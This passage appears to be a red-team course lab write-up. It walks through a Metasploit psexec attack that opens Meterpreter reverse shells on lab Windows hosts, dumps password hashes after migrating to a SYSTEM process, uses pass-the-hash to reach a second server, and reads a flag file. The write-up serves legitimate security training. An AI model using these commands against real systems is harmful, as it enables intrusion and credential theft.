And got connection

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.41.209:4444
[*] 172.31.36.64:445 - Connecting to the server ...
[*] 172.31.36.64:445 - Authenticating to 172.31.36.64:445 as user 'Administrator' ...
[-] 172.31.36.64:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_L
OGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.31.46.62
RHOSTS ⇒ 172.31.46.62
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.41.209:4444
[*] 172.31.46.62:445 - Connecting to the server ...
[*] 172.31.46.62:445 - Authenticating to 172.31.46.62:445 as user 'Administrator' ...
[*] 172.31.46.62:445 - Selecting PowerShell target
[*] 172.31.46.62:445 - Executing the payload ...
[+] 172.31.46.62:445 - Service start timed out, OK if running a command or non-service executable ...

[*] Sending stage (175686 bytes) to 172.31.46.62
[*] Meterpreter session 1 opened (172.31.41.209:4444 → 172.31.46.62:49967) at 2024-01-19 16:34:31 +0000

meterpreter >
meterpreter >
```


Tried to perform a hashdump and received an error so then we will migrate to a SYSTEM level user with their PID. I used a ‘ps’ command to receive a snap shot of the running systems

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 272   4     smss.exe              x64   0
 300   584   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 320   584   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 356   348   csrss.exe             x64   0
 456   448   csrss.exe             x64   1
 464   348   wininit.exe           x64   0
 516   448   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 584   464   services.exe          x64   0
 592   464   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 680   584   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 724   584   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 828   516   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 840   516   dwm.exe               x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 924   584   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 932   584   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1016  584   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```


Next we will migrate to amazon .exe as they are System level and we need higher access.. PID is 1796.




Migrated to 1796 and tried hashdump again. This revealed more usernames and password hashes. We will be able to pass-the-hash easily on the windows server that we weren't able to get into previously




Next I will save these to a file on my homepage




Use ‘bg’ command to background the session. We will use same package to attempt to get into the other windows server



Next is to attempt setting each user and password, but instead of the password we can use the hash as SMBPASS



Going through the list I found Administrator2 and it’s hash worked



Now that I have gained access, I wll look for the provided file called “secrets.txt” on this windows server.
Type in ‘search -f secrets.txt’ to search for specified file in windows

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.41.209:4444
[*] 172.31.36.64:445 - Connecting to the server ...
[*] 172.31.36.64:445 - Authenticating to 172.31.36.64:445 as user 'Administrator2' ...
[*] 172.31.36.64:445 - Selecting PowerShell target
[*] 172.31.36.64:445 - Executing the payload ...
[+] 172.31.36.64:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 172.31.36.64
[*] Meterpreter session 3 opened (172.31.41.209:4444 → 172.31.36.64:50271) at 2024-01-19 18:13:10 +0000

meterpreter > search -f secrets.txt
Found 1 result ...
═══════════════

Path                        Size (bytes)  Modified (UTC)
────                        ────────────  ──────────────
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000
```

Now that I found the path. ‘cat’ into that file path using “” .

```
Path                        Size (bytes)  Modified (UTC)
────                        ────────────  ──────────────
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter > cat "c:\Windows\debug\secrets.txt"
Congratulations! You have finished the red team course!meterpreter >
```

Nice we found the flag!

Perform cleanup actions!